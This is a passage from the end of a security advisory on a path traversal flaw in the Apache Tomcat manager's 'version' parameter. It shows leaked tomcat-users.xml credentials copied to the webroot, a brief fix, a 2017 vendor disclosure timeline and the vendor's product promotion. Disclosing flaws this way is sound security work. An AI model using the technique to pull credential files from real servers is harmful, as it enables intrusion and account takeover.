    <user roles="tomcat,manager-gui,manager-jmx,admin-gui,manager-script"
      password="tomcat" username="tomcat"/>
    <user roles="tomcat,role1" password="tomcat" username="both"/>
    <user roles="role1" password="tomcat" username="role1"/>
</tomcat-users>
```

Image 8: tomcat-users.xml configuration file usernames and passwords revealed

In the end, we have managed to copy Apache Tomcat configuration file with username and password to webroot. In this case it is /manager/ application, but it can be any publicly available deployed application on the server. For the purpose of this advisory, we have used script-based web manager, but vulnerability is exploitable over the script and HTML Apache Tomcat manager interface. Vulnerability was tested with latest Apache Tomcat 7.0.76 on Windows 8 operating system.

4. Solution

It is required to filter *version* URL parameter for special characters that could enable Directory/Path Traversal vulnerabilities to be exploited.

5. Disclosure Timeline

3/28/2017 – Vendor contacted
3/28/2017 – Vendor responded, they are going through vulnerability confirmation process
4/04/2017 – Vendor responded, quoting: "The behaviour is unintended and would therefore be classed as a (low priority) bug. These bugs may be addressed in a future Tomcat release."
4/04/2017 – Public Disclosure

6. Vulnerability Credits

Vulnerability was discovered by Leon Juranic using DefenseCode ThunderScan Source Code Security Analysis SAST product.

7. About DefenseCode ThunderScan SAST

DefenseCode L.L.C. delivers products and services designed to analyze and test web, desktop and mobile applications for security vulnerabilities.

DefenseCode ThunderScan is a SAST (Static Application Security Testing, WhiteBox Testing) solution for performing extensive security audits of application sourcecode. ThunderScan performs fast and accurate analyses of large and complex source code projects delivering precise results and low false positive rate.

DefenseCode WebScanner is a DAST (Dynamic Application Security Testing, BlackBox Testing) solution for comprehensive security audits of active web applications. WebScanner will test a website's security by carrying out a large number of attacks using the most advanced techniques, just as a real attacker would.

Subscribe for free software trial on our website http://www.defensecode.com/

E-mail: defensecode[at]defensecode.com

Website: http://www.defensecode.com/
Twitter: https://twitter.com/DefenseCode/